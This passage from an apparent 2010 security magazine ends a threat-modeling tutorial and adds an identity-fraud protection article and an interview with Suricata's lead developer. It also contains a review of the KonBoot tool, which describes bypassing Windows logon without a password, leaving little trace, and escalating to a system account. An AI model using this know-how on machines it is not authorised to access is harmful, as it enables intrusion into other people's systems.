For the three threats we have identified the team brainstorms how we can resolve them. Using the Counter STRIDE (see Table 3 as a reminder) we can see that Threat #1 (Tampering) requires an Integrity control, Threat #2 (Information Disclosure) requires a Confidentiality control and Threat #3 (Denial of Service) requires an Availability control. The team comes up with the following:

Malicious user can submit whatever they want but we will build a check to ensure that if the system does not understand the results it provides a generic error message. – Integrity

To prevent malicious users from listening in on the data going from the Presentation Layer and the Car Manufacturer web service we will use SSL/TLS to encrypt the traffic. – Confidentiality

To ensure that the server is resilient to attack we will make sure all security patches are applied in a timely manner, all firewalls are up to date and the application exists on our web farm (for server redundancy) – Availability

With everyone on the team agreeing on the mitigations, we add them to the spreadsheet.

As the development team implements the mitigations they would mark Mitigation Complete to YES. As you can see, our existing infrastructure has SSL/TLS and secure servers so we have two of our three items complete.

Validation: Make sure it works!

Finally, we need to validate our Threat Model. If you have a marathon session of Threat Modeling, you will need a break by this point. I have found that validating the Threat Model a day or two after building your mitigation strategies gives the Review Team a clear head and fresh eyes to see things they missed before. If you have a team (outside of your standard Review Team) that is familiar with Threat Modeling, this is also a good time to bring in new people to get their analysis of the model. Validation is simply the process of double-checking your Threat Model to ensure that it addresses as many threats as you can find in your DFD. As a security professional, this is where you will be a critical asset to your team. You will be able to confirm whether the proposed mitigation will be suitable to address the threat. Take your time with each threat. If your team is discussing a XSS threat, ask how the mitigation strategy will work from a variety of angles. A word of caution; be mindful of how aggressively you attack the Threat Model. Your team has probably worked on this for days or at least a few hours. In my experience, non-security people are very proud of their Threat Models and the last thing they want is someone to point out all the mistakes. Be supportive of your peer's Threat Models providing positive constructive criticism.

All done… well, not really

When you have finished validating your Threat Model, you have completed the Threat Model process. You have diagramed the system, discovered as many vulnerabilities as your team could find and designed controls to mitigate those threats to the system… so what next? You do it again. Threat Modeling is an iterative process that you must repeat at regular intervals. With each new feature, component, optimization or simply the passing of time you will need to return to your Threat Model. New software attacks are discovered daily and you need to make sure that your Threat Model is still sound against those attacks.

Is there an easier way to do this?

Yes, Microsoft has released a Threat Modeling tool as a free download online. Using the Microsoft Threat Modeling tool, you can easily build your DFD, apply trust boundaries and then have the tool analyze your DFD for threats. Microsoft Threat Modeling tool automates the process of threat identification using the STRIDE approach. Documenting your mitigation strategies is also integrated into the tool enabling the team to only need one place to work with all their Threat Modeling data. When complete, the tool even has a Reporting feature that will allow the Review Team to produce a Threat Model report for the Program Manager to review.

Microsoft has provided many tutorials about their Threat Modeling tool on the SDL website. Download the tool (which also requires Visio 2007, but the demo version will work as well) from the site then walk through some of their tutorials. They have video tutorials as well as written documentation, so there is something for every type of learner.

Summary

Secure software does not build itself. If it did, our computer systems would be much safer. Using Threat Modeling is a great way to verify that your system will be proactive about security and break the *security as an afterthought* mentality prevalent in the development community today. Introduce Threat Modeling to your development team and reap the benefits of proactive software security.

On the 'Net

- *http://www.microsoft.com/security/sdl* – Microsoft's SDL Website
- *http://msdn.microsoft.com/en-us/magazine/cc163519.aspx* – Uncover Security Design flaws using STRIDE
- *http://blogs.msdn.com/sdl/archive/tags/threat%20modeling/default.aspx* – Threat Modeling posts at the SDL Blog

Tim Kulp

Tim Kulp (CISSP, CEH) is an Information Security professional in Baltimore, MD. He specializes in secure software development and penetration testing web applications. In recent years Tim's focus has been working with development teams on updating applications to utilize secure coding practices and studying the security impact of Social Media.

KonBoot v1.1

KRYPTOS LOGIC
SOFTWARE SECURITY SOLUTIONS

URL: http://www.kryptoslogic.com/
Cost
Personal Licence: $15.99 (+VAT in Europe)
Commercial Licence: $75.99 (+VAT in Europe)

Operating System tested: Windows XP SP3

Kon Boot is an application that is designed to get a user back into their Windows based machine if they have forgotten their local password. It couldn't be easier to use either. Once you have downloaded the application from the site it extracts into 4 folders: Help Files, Kon Boot USB, Kon Boot CD and Kon Boot Floppy. I was surprised to see the last one, didn't think there would have been a call for it personally, but it is good to see it there in a way for those *older* machines. Once the CD image was burnt to a CD, it was popped into my laptop and rebooted.

As Kon Boot loads you see a nice throwback to the old ascii days of screen menus, and then your Windows system starts to boot as normal. Now my local system has a complex seven digit password which I thought would be safe from this. No such luck, within seconds I am automatically logged into the system.


I went to the user settings to see what was there, and XP seemed to think that there wasn't any password set on my administrator account. It offered me the option to *create a password* instead of what I expected to see (change password).

By delving into the event logs, I noticed 4 failure audits in my Security logs, right around the time that was booting up using Kon Boot. This is the only real evidence that someone has logged into my machine, without even using a password.

Kon Boot has to be the easiest system I have used to gain access to a machine where the password has been *forgotten*.

Unlike a lot of the Linux disks out there that force you to change the password (Kon Boot doesn't require this to be completed), because whatever machine you are using it on is yours totally and there is more or less no indication that you have actually been on it.

According to the specification sheet, Kon Boot is effective on Windows XP Home Edition, through to Windows 2008 Enterprise Server, but it will not work on machines that have an encrypted file system. If a machine is part of a domain, it may work with locally cached credentials unfortunately I was unable to test this. If the username that you are trying to use is blank, you can log in as guest Kon Boot will still work, and you can then escalate upto a system account. Now you can't get much better access than the actual system account itself.


KRYPTOS LOGIC
Password Bypass Kit
KON BOOT
-Bypass Windows logon authentication
-No overwriting of your existing password
-Easy recovery of your information
www.kryptoslogic.com
KON BOOT
Password Bypass Kit

This tool is now a permanent resident on my usb key, and will stay there for as long as Kon Boot is still effective on Windows systems, as there is always someone out there who turns round and says I forgot my password can you try to fix it for me.

Identity Theft Protection Services – a new industry is born

JULIAN EVANS

Following on from last month's article The Evil Twins – Identity Fraud and Phishing this month's article looks at the Identity Theft Protection Services industry. We also look at the latest identity fraud threats which highlight why individuals and businesses should consider using these types of protection services.

Some of the most common forms of identity fraud being committed in 2009 and will continue into 2010 and beyond are *facility takeover fraud*, *current address fraud*, *application fraud* and *all-in-one frauds* and these are not restricted to the US and UK (Note: Although UK/US are referenced in this article, most of the fraud types we discuss can be found all over the world.) – it's a global problem. Additional to this, we have found that identity fraud techniques are evolving (at a similar rate to malware) which is why when you read on you'll find out how at risk individuals and businesses are.

Facility Takeover Fraud

Facility takeover fraud in the UK has also continued to increase. A 207% increase in 2008 compared with 2007 has been followed by a further increase of over 16% in 2009 (see Figure 1). This type of fraud is actually *opportunist*. Fraudsters (i.e. family members) compromise the accounts of friends and family knowing that they will not be liable.

Another attack method is *phishing* whereby fraudsters attempt to steal Internet bank login details using malicious emails, rogue security software (scareware) and malicious websites to name a few.

Current Address Fraud

Current address fraud requires a greater level of sophistication from the identity fraudster.

Rather than use details from a victim's previous address, identity fraudsters impersonate their victims more successfully if they can obtain a full set of their victims' details and attempt to impersonate them at their current address.

FACT: *In the UK CIFAS identified a 24% increase in current address fraud reported in 2009, compared with 2008, even though identity fraud (overall) decreased by 4% in the same year.*

Application Fraud

Application fraud occurs when someone steals enough personal information about you, such as your name, address, telephone number and *Social Security Number* (SSN – this is called National Insurance or NI in the UK), to enable them to apply for financial credit products in your good name. Figure 2 highlights the UK *Application Fraud* statistics declined in 2009.




Figure 1. *Facility Takeover Fraud (CIFAS, February 2010)*

Statistics can be misleading

Although the graph above shows *Application Fraud* fell by a quarter, this figure is considered misleading. The true scale of application fraud may be disguised by the current economic conditions. Not only are many unwilling to apply for credit, but due to tighter lending criteria, many applications are rejected outright before the fraud checking stage.

All-in-one product frauds

An *all-in-one* product is one where a group of financial products is offered together and interact together (for instance a bank account off-setting a mortgage). The number of all-in-one frauds increased in the UK by almost 15% in 2009 compared with 2008. (CIFAS, February 2010).

Closer inspection of the UK figures above and the increase may actually be attributed to a rise in application fraud on financial products. Where the product was an *all-in-one product* there was more application frauds than identity frauds. One possible reason for this might be the nature of the product (i.e. the combination of financial services involved) means that the figures display aspects of the frauds that are affected by the various products involved. As for the low level of identity fraud this could be attributed to a low level of identity fraud typically seen in mortgage fraud.

New identity fraud threat – Phantom flat transfers

A new type of identity fraud scam has appeared here in the UK – called Phantom flat transfers – Potential tenants are being targeted by so called landlords when they make a request to view a property and are asked to provide a *proof of funds* by transfer of money in to a friend's account. The *landlord* then requests to see the money transfer receipt and with this gains access to the money at the transfer agency simply by quoting the transfer number.

In a recent case in the UK, a student was asked to make a transfer of GBP 1,800 in to a friend's account, only to find that after sending the receipt to the supposed landlord as proof of funds, that the money was withdrawn when she asked her friend to collect it. With the receipt the landlord easily went to the agency, collected the funds and disappeared – leaving the student out of pocket and without anywhere to live!

So what do you do if you want to protect your identity? Over the past few years a new industry has started to evolve from the credit industry – referred to as *The Identity Theft Protection Service* industry. The next section we will discuss what this industry is and what it offers.

The Identity Theft Protection Service

The identity theft protection service industry is relatively new to the UK, although in the US it has been around for some 5-6 years and is still evolving. In so far as which country leads the way, it's clear the US is some way ahead of the UK and the world when it comes to providing consumer and business identity protection services. The core services offered in the US are highlighted in the Figure 4.

These services however are country specific – meaning that if you live in the US these services are only available to US citizens and therefore cannot be used in other countries i.e. a Credit freeze is only possible in the US.

FACT: The latest edition of the US Unisys Security Index finds that 64 percent of Americans are seriously concerned about identity theft, 62 percent are seriously concerned about credit and debit card fraud, and 43 percent are seriously concerned about the security of online transactions.

Statistic: Overall Number of US ID Fraud Victims (reference Figure 5) increased by 12% in 2009 to 11.1 Million Adults. In Figure 5 Javelin asked: *How long ago did you discover that your personal or financial information had been misused?* (Javelin 2010)





Figure 2. *UK Application Fraud statistics (CIFAS, February 2010)*



Fraud Type	2008	2009	% Chsnge
Application Fraud	172	194	12,79%
Facility Takeover Fraud	16	109	581,25%
Identity Fraud	246	189	-23,17%
Misuse of Facility Fraud	64	79	23,44%
Total Frauds	498	571	14,66%

Figure 3. *All-in-one product fraud*


ID fraud expert says...

US Identity Theft Protection Service Options

Identity Theft Protection services offer a variety of service options. Here is what you should look for if you are living in the US:

- Credit reporting / scores i.e. providing single report or triple reports analysis*
- Identity monitoring with alerts – i.e. search online forums for black-market SSN transactions and CVV numbers
- Lookup Public records and database – you will be alerted to changes in your insurance policies, government records, etc
- Computer protection i.e. anti-malware/firewall/anti-virus/password protection
- 24/7 access to trained ID Theft Resolution Specialists – includes identity recovery
- Identity theft Insurance (this ranges from $25,000 to $1,000,000)
- Lost wallet/cards protection – will cancel and replace your cards/passport etc
- Medical benefits protection – will alert you and stop medical identity theft
- Junk mail reduction – remove your good name from mailing lists etc
- Some identity protection services also offer family/partner/spouse protection

*If an application for credit is made in your good name you also have the option of receiving an EMAIL or SMS. The three leading credit reference agencies in the US are: Experian, Equifax and TransUnion.



Service	Description
Credit monitoring	A paid subscription service that monitors your credit for suspicious activity or changes to your credit file (i.e. credit inquiries, employment changes, new accounts or address changes). **Intended to detect potential new accounts fraud**
Fraud Alert	A message that is placed on your credit report, requiring lenders and creditors to confirm your identity before issuing a new line of credit. **Intended to prevent potential new accounts fraud**
Credit freeze	Freezes your credit file at the credit reporting agencies, which are then prohibited from issuing your credit history to any lender, creditor, etc. **Intended to prevent potential new accounts fraud**
Personal information monitoring	Scans public records, third-party databases and Internet sites to detect exposure of your personal information (credit card numbers, Social Security Numbers, National Insurance Numbers etc). **Intended to detect potential identity theft**

Figure 4. *Types of Identity Fraud services*




Figure 5. *Incidence Rates and Numbers of Victims for 2003-2009 (Javelin 2010)*

Who are the companies that provide these services in the US?

There are a number of companies in the US that provide Identity Theft Protection. Most of them offer similar services with the most service offered is online credit monitoring. These companies include Debix, LifeLock, ID Amor, IDwatchdog, Identity Guard, IdentityTruth, Intelius, ProtectmyID, truecredit and TrustedID.

What is the monthly cost for US consumers?

The average cost of US identity protection services varies from $9 to $20 per month. Worth noting – if you do decide to purchase a credit monitoring service you will have to pay extra for your credit score.

UK Identity Theft Protection Service Options

Here is what you should look for if you are living in the UK:

- Credit reporting / scores i.e. providing single report or triple reports analysis*
- Computer protection i.e. anti-malware/firewall/anti-virus/password protection
- 24/7 access to trained ID Theft Resolution Specialists – includes identity recovery
- Identity theft Insurance (up to GBP 50,000)
- Lost wallet/cards protection – will cancel and replace your cards/passport etc
- CIFAS Protective Registration – places a warning flag against your credit file(s)**

*If an application for credit is made in your good name you also have the option of receiving an EMAIL or SMS. The three leading credit reference agencies in the UK are: Experian, Equifax and CallCredit.

**CIFAS Protective Registration can also be purchased separately for GBP14.10 for one year. (Correct as of March 2010)

Figure 6 shows that each quarter of 2009 saw more identity fraud cases identified in the UK than any individual quarter of the previous year. Further analysis and you will notice that the quarter on quarter upward trend seen in 2008 has generally plateaued in 2009, although at a higher level than in 2008.

The exception is in Quarter 4 of 2009, which saw an increase that could, once again, be attributed partially to *the 2009 Christmas Effect*. (CIFAS, February 2010).

Other Identity Fraud types

Nearly 85% of identity frauds were committed against mail order accounts in 2009 were done this way. Bank accounts and communication accounts (i.e. mobile phone accounts) also witnessed large scale rises. Most telling are those current address frauds committed against plastic card accounts such as credit cards. (CIFAS, February 2010)

The rise in these more sophisticated types of fraud can often be perpetrated by organised criminal networks exploiting individuals use of computers and the internet to obtain, by stealth (for example through phishing attacks or malware propagation) a more complete set of an individual's private details.

FACT: CIFAS the UK's fraud prevention service, has reported a surge of almost a third in identify theft fraud during 2009, something that it says points to collusion between criminal gangs and staff working inside financial services companies. This apparently damning indictment on the morals of call centre staff and management working in the financial services industry stems from a surge of 31% in ID thefts during 2009, as compared to 2008. (CIFAS, February 2010)

Who are the companies that provide these services in the UK?

There are a number of companies in the UK that provide Identity Theft Protection. Most of them offer ONLY credit monitoring. These companies include Callcredit, Checkmyfile, CIFAS, CPP, Equifax, Experian, Garlik and PrivacyGuard.

What is the monthly cost for UK consumers?

The average cost of UK identity protection services varies from GBP8-10 per month (this mainly applies to credit monitoring only). In the UK there is only one company that offers an identity protection service, similar to what is on offer in the US – called Garlik they charge GBP45 for a one year subscription for individuals to use DataPatrol. Garlik DataPatrol DOES NOT offer an online credit monitoring service.

Final thoughts

The identity theft protection service industry is still something very new. Most people don't unfortunately know what identity fraud is and how it can affect them. Apart from the obvious education and awareness and media exposure, identity fraud is little understood in the UK and most developed countries and only a fraction more in the US.

The commercial aspects of identity protection are often rubbished by analysts and non-commercial organisations (mainly because of *identity theft insurance* which actually isn't needed) so it continues to be a challenge for this new industry to establish itself. That said identity fraud is not going to go away and with people sharing more information online, the associate risks will no doubt increase. This will lead to a demand for new technology, some of which will enable users to manage their online profiles as well as their financial profile anywhere on the Internet either using a laptop or smartphone.

By far the biggest challenge for the identity theft protection industry will be how they channel their services to consumers and businesses. We are seeing some of these channels develop today. Apart from financial institutions offering identity theft insurance, internet security companies are probably best placed to deliver the *identity protection* message along with the associate online and offline services. The main reason for this is that their customers are already *security aware* where as bank customers don't necessarily think about *security first*.

Does the identity theft protection services industry have a future? Most definitely yes and it will develop as our social media driven world merge and people and businesses share ever more information.




Figure 6. *UK Identity Fraud statistics (CIFAS, February 2010)*

Julian Evans
Julian Evans is an internet security entrepreneur and Managing Director of education and awareness company ID Theft Protect (IDTP). IDTP leads the way in providing identity protection solutions to consumers and also works with large corporate companies on business strategy within the sector on a worldwide basis. Julian is a leading global information security and identity fraud expert who is referenced by many leading industry publications.

Interview with Victor Julien, lead coder for the Open Information Security Foundation

Victor, can you tell us a bit about yourself? Where you're from, school, etc?
I'm from Groningen, a university town in the north of the Netherlands. I have a masters degree in Economic History. In university I did do quite a few IT courses though. Currently I'm living in and working from Amsterdam.

What was the first programming language you learned, and how did you go at it?
I played a bit with Bash and Perl but the first real programming language I learned was C. Originally I bought a *teach yourself C in 24 hours* book, but didn't like that approach much. Then I started working on my Vuurmuur project and learned C as I needed it. I chose C because at the time I felt attracted to the Linux kernel development going on, and wanted to contribute. I figured that learning to program in the language it used would help :-) Currently I'm looking at learning assembly.

What was the first open source project you worked on or started? Can you tell us about it?
The first project was Vuurmuur (*http://www.vuurmuur.org*), the project I created to learn C-programming. Vuurmuur is an iptables management frontend. It's aim is to allow a network admin to create a good firewall ruleset without the need for iptables knowledge. What I think sets it apart is that it has real-time monitoring features. That way you're not only able to create a ruleset, but you can also closely monitor how it's operating in the same frontend.

How and why did you get involved in snort_inline?
I read the Snort 2.0 book and it had a chapter about *Snort_inline*. Because I was very much interested in firewalls and *inline* security, I decided to check it out. Then I ran into some issues. I emailed Will Metcalf, the maintainer of the project, and after discussing the issue I tried fixing it. After that I remained involved in the project. Most of the work I did was related to the TCP stream tracking and reassembly code.

What is the future of Vuurmuur?
Vuurmuur is pretty much complete for managing a IPv4 firewall right now. It supports complex firewall rulesets and traffic shaping. I'm not spending much time on it anymore. One obvious missing feature is IPv6 support. There is a community effort for that, but it's still in it's infancy and not moving very fast at the moment.

Can you tell us about what you're doing with Suricata at the OISF?
My current role is that I'm the lead developer of Suricata, OISF's open source IDS/IPS engine. I make sure our team of coders get tasks to work on and I review and integrate their work. Next to that I work on the more complex parts of the engine, such as the threading model and the detection engine.

Why did you get involved in writing a new IDS Engine? Seems a significant undertaking when what we have does alright.
I started coding of Suricata in November 2007. Initially I was just playing with some multi threaded packet forwarding code but quickly realized the potential it had. Matt Jonkman, Will Metcalf and myself had been dreaming about creating a new Open Source IDS for some years. Matt happened to get into touch with people in a position to fund us and so it all started.

My reason for starting Suricata is that I wanted to create a multi threaded IDS/

IPS that is designed for *inline* use from the start. Both things are hard to retrofit properly into an existing program. More information about Suricata and the OISF is available at the OISF website, *http://www.openinfosecfoundation.org*.

What have been the major technical challenges you've encountered in building Suricata?

Programming in threads is complicated for sure, but I think we managed to get a good frame work set up that allows good performance and relatively easy development. In general, performance is very important, and so is the memory footprint. It's easy to track a connection in memory. But what if you want to track a million or more?

Some of the challenges involve lack of knowledge. Luckily, others can provide that. For example for our HTTP module we asked Ivan Risic, of ModSecurity fame, to write a HTTP parser that is security aware. His work is available to the general public as a separate project called libhtp *http://sourceforge.net/projects/libhtp/*.

What kind of features are you planning to introduce in the next release of Suricata?

Currently we're working towards our 1.0 release, the first *stable* release. We're mostly focussing on performance, stability and a few minor missing features. In what we refer to as *phase 2* we're going to be looking at a great number of new features. I'll name a couple; CUDA accelaration, something we're already working on as an experimental subproject, is one of them. An extensive ip-reputation system is another. Passive SSL decryption, at least for HTTPS, is something we're planning to go after as well. Not much of these goals is set in stone yet. We're planning a public OISF meeting in July where anyone that is interested can join us in talking about new ideas.

What do you see is the most significant security challenge we face now, and will face in the coming years?


I think the biggest challenge isn't technical. The problem is that there is a lot of collaboration between the people that we need protection against. The real problem is that our defenses are extremely fragmented, both in information and defensive technology. Hacked organizations try to keep their problems below the radar instead of sharing knowledge. Security vendors compete more than they collaborate. While both are understandable, I think this puts us *defenders* back a lot. Not even the biggest vendors and governments can handle the problem on their own. So, we need more collaboration. The Emerging Threats project is a great example of such a project. It's community works together to quickly provide attack signatures for bleeding edge issues. A lot of information sharing is going on. The OISF project is another attempt at doing that sort of collaboration. In this project our aim is collaborated development of new and better detection and prevention techniques. At OISF we encourage all security vendors to join us to help us develop technology to keep up with the fast moving threat landscape, and benefit from it.

